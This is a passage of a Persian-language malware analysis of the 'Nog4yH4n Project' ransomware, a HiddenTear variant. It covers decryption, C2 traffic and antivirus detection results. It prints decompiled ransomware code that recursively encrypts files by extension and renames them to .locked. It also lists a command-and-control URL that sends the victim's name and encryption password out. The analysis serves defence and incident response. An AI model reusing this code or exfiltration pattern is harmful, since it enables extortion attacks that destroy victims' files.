' hidden_tear.Form1
Public Sub encryptDirectory(location As String, password As String)
    Try
        Dim source As String() = New String() { ".txt", ".jar", ".exe", ".dat", ".contact", ".settings", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx",
          ".odt", ".jpg", ".png", ".csv", ".py", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".htm", ".xml", ".psd", ".pdf", ".dll", ".c", ".cs",
          ".mp3", ".mp4", ".f3d", ".dwg", ".cpp", ".zip", ".rar", ".mov", ".rtf", ".bmp", ".mkv", ".avi", ".apk", ".lnk", ".iso", ".7-zip", ".ace", ".arj",
          ".bz2", ".cab", ".gzip", ".lzh", ".tar", ".uue", ".xz", ".z", ".001", ".mpeg", ".mp3", ".mpg", ".core", ".crproj", ".pdb", ".ico", ".pas", ".db",
          ".torrent" }
        Dim files As String() = Directory.GetFiles(location)
        Dim directories As String() = Directory.GetDirectories(location)
        For i As Integer = 0 To files.Length - 1
            Dim extension As String = Path.GetExtension(files(i))
            Dim flag As Boolean = source.Contains(extension)
            If flag Then
                Me.EncryptFile(files(i), password)
            End If
        Next
        For j As Integer = 0 To directories.Length - 1
            Me.encryptDirectory(directories(j), password)
        Next
    Catch ex As Exception
    End Try
End Sub
```

قطعه کد زیر مربوط به تابع EncryptFile(,) می‌باشد که علاوه بر فراخوانی توابع مختلف همانند تابع AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری می‌باشد، با استفاده از تابع Move(,) پسوند فایل‌های مورد هدف باج‌افزار را به locked. تغییر می‌دهد :

```
EncryptFile(string, string) : void
// hidden_tear.Form1
// Token: 0x06000009 RID: 9 RVA: 0x0000230C File Offset: 0x0000050C
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    string str = "Users\\";
    string str2 = str + this.userName + "\\Desktop\\READ_IT.txt.locked";
    string path = this.userDir + str2;
    bool flag = File.Exists(path);
    if (flag)
    {
        File.Delete(path);
    }
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".locked");
}
```

باج‌افزار Nog٤yH٤n Project با استفاده از قطعه کد زیر تصویر پس زمینه سیستم قربانی را تغییر می‌دهد :


```
SetWallpaper(string) : void
1  // hidden_tear.Form1
2  // Token: 0x06000010 RID: 16 RVA: 0x00002A76 File Offset: 0x00000C76
3  public void SetWallpaper(string path)
4  {
5      Form1.SystemParametersInfo(20u, 0u, path, 3u);
6  }
7
```

باج‌افزار Nog٤yH٤n Project فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.


```
mscoree.dll
_CorExeMain
```

فرایند رمزگشایی :

همانطور که اشاره نمودیم باج‌افزار Nog٤yH٤n Project با فراخوانی تابع SendPassword()، اطلاعات مربوط به سیستم قربانی به همراه پسورد مربوط به رمزگذاری فایل‌ها را به سرور کنترل و فرمان باج‌افزار ارسال می‌کند، با بررسی ترافیک شبکه مربوط به این باج‌افزار در محیط آزمایشگاهی توانستیم این پسورد را کشف نماییم و با استفاده از ابزار رمزگشایی مربوط به خانواده‌ی باج‌افزار HiddenTear، فایل‌ها را رمزگشایی نماییم. در تصویر زیر پسورد مربوط به رمزگذاری فایل‌ها قابل مشاهده است :




پس از یافتن این پسورد، با استفاده از ابزار رمزگشایی مربوطه که در تصویر زیر قابل مشاهده است، فایل‌ها را با موفقیت رمزگشایی نمودیم.




تحلیل ترافیک شبکه :

باج افزار Nog٤yH٤n Project در صورت متصل نبودن سیستم قربانی به اینترنت نیز فایل‌های قربانی را رمزگذاری می‌کند، اما به دلیل اینکه تصویر پس زمینه بایستی از سرور کنترل و فرمان باج‌افزار دانلود شود، فرایند مربوط به فایل اجرایی باج‌افزار تا زمانی که سیستم قربانی به اینترنت متصل شود، در پس زمینه ادامه می‌یابد.

تصاویر زیر بخشی از ارتباطات شبکه‌ای باج افزار Nog٤yH٤n Project را نشان می‌دهد.



تصویر ۱: ترافیک مربوط به آی پی ۱۹۳.۷۰.۱۹.۲۱۸



تصویر ۲: ترافیک مربوط به آی پی ۱۷۲.۲۱۷.۲۰.٤

درخواست‌های DNS، پس از اجرای باج افزار به شرح جدول زیر می‌باشد.

کشور	آدرس آی پی	دامنه
ایالات متحده امریکا	۱۷۲.۲۱۷.۲۰.٤	www.google.com
فرانسه	۱۹۳.۷۰.۱۹.۲۱۸	vipturkiye.com
فرانسه	۱۹۳.۷۰.۱۹.۲۱۸	www.vipturkiye.com

درخواست های HTTP، پس از اجرای باج افزار به شرح زیر می‌باشد.

۱- http://vipturkiye.com/webpanel/demand/Desktop-Money-Wallpaper-HD-۱۹۲۰x۱۰۸۰-۱.jpg

۲- http://www.vipturkiye.com/Server/write.php?computer_name=PC&userName=admin&password=*۲cpPLVNq٦P)(Kl&allow=ransom


لیست میزبان‌هایی که باج افزار با آن‌ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	٤٤٣ TCP	۱۷۲.۲۱۷.۲۰.٤
فرانسه	۸۰ TCP	۱۹۳.۷۰.۱۹.۲۱۸
فرانسه	۸۰ TCP	۱۹۳.۷۰.۱۹.۲۱۸


باج‌افزار Nog٤yH٤n Project ابتدا جهت بررسی متصل بودن سیستم قربانی، با گوگل ارتباط برقرار می‌کند، سپس یک بار جهت دانلود تصویر مربوط به پس زمینه و بار دیگر جهت ارسال اطلاعات مربوط به قربـانی، با سرور کنترل و فرمان خود ارتباط برقرار می‌کند.

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

تصویر ۱: بخشی از اطلاعات مربوط به آی پی ۱۹۳.۷۰.۱۹.۲۱۸ هنگام ارسال اطلاعات قربانی به سرور کنترل و فرمان




تصویر ۲: بخشی از اطلاعات مربوط به آی پی ۱۹۳.۷۰.۱۹.۲۱۸ هنگام دانلود تصویر پس زمینه



تصویر ۲: بخشی از اطلاعات مربوط به آی پی ۱۷۲.۲۱۷.۲۰.٤ هنگام بررسی متصل بودن سیستم قربانی به اینترنت

server1.poyrazhosting.com

تصویر ۳: موقعیت مکانی آی پی ۱۹۳.۷۰.۱۹.۲۱۸



تصویر ٤: موقعیت مکانی آی پی ۱۷۲.۲۱۷.۲۰.٤

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۵۰ مورد از ٦۹ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.REntS.Gen.1	AhnLab-V3	Malware/Win32.Generic.C1020407
ALYac	Trojan.Ransom.HiddenTear	Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Trojan.Ransom.REntS.Gen.1	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira	HEUR/AGEN.1022240
BitDefender	Gen:Heur.Ransom.REntS.Gen.1	CAT-QuickHeal	Trojan.YakbeexMSIL.ZZ4
CrowdStrike Falcon	malicious_confidence_100% (D)	Cybereason	malicious.25e581
Cylance	Unsafe	Cyren	W32/Ransom.IQ.gen!Eldorado
DrWeb	Trojan.Encoder.10598	Emsisoft	Gen:Heur.Ransom.REntS.Gen.1 (B)
Endgame	malicious (high confidence)	eScan	Gen:Heur.Ransom.REntS.Gen.1
ESET-NOD32	a variant of MSIL/Filecoder.Z	F-Prot	W32/Ransom.IQ.gen!Eldorado
F-Secure	Gen:Heur.Ransom.REntS.Gen.1	Fortinet	MSIL/Filecoder.Z!tr
GData	MSIL.Trojan-Ransom.Cryptear.Z	Ikarus	Trojan-Ransom.FileCoder
Jiangmin	Trojan.Generic.bnniw	K7AntiVirus	Trojan (700000121)
K7GW	Trojan (700000121)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Ransom.HiddenTear	MAX	malware (ai score=100)
McAfee	Ransomware-FTD!38D6A7C25E58	McAfee-GW-Edition	Ransomware-FTD!38D6A7C25E58
Microsoft	Ransom:MSIL/Ryzerlo.A	NANO-Antivirus	Trojan.Win32.Encoder.fhdjyj
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.Ransom.ec8	Rising	Ransom.Ryzerlo!8.782 (CLOUD)
SentinelOne	static engine - malicious	Sophos AV	Troj/Cryptear-F
Sophos ML	heuristic	SUPERAntiSpyware	Ransom.HiddenTear/Variant
Symantec	Ransom.HiddenTear!g1	Tencent	Win32.Trojan.Fakedoc.Auto
TrendMicro	Ransom_CRYPTEAR.SM0	TrendMicro-HouseCall	Ransom_CRYPTEAR.SM0
VBA32	TScope.Trojan.MSIL	VIPRE	Trojan.Win32.Generic!BT
Webroot	W32.Trojan.Gen	ZoneAlarm	HEUR:Trojan.Win32.Generic

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۸ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_Sample_5bbf25d929e33e6dba7fbdaf.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.15.0	ii	Dangerous: Troj/Cryptear-F
f_secure	11.00	ii	Dangerous: Gen:Heur.Ransom.REntS.Gen.1
kaspersky	5.5	i	Suspicious: HEUR:Trojan.Win32.Generic
eset	4.5.3.39056	ii	Dangerous: MSIL/Filecoder.Z
drweb	11.0.1.1607061217	ii	Dangerous: Trojan.Encoder.10598
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Gen:Heur.Ransom.REntS.Gen.1
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Ransom.HiddenTear!g1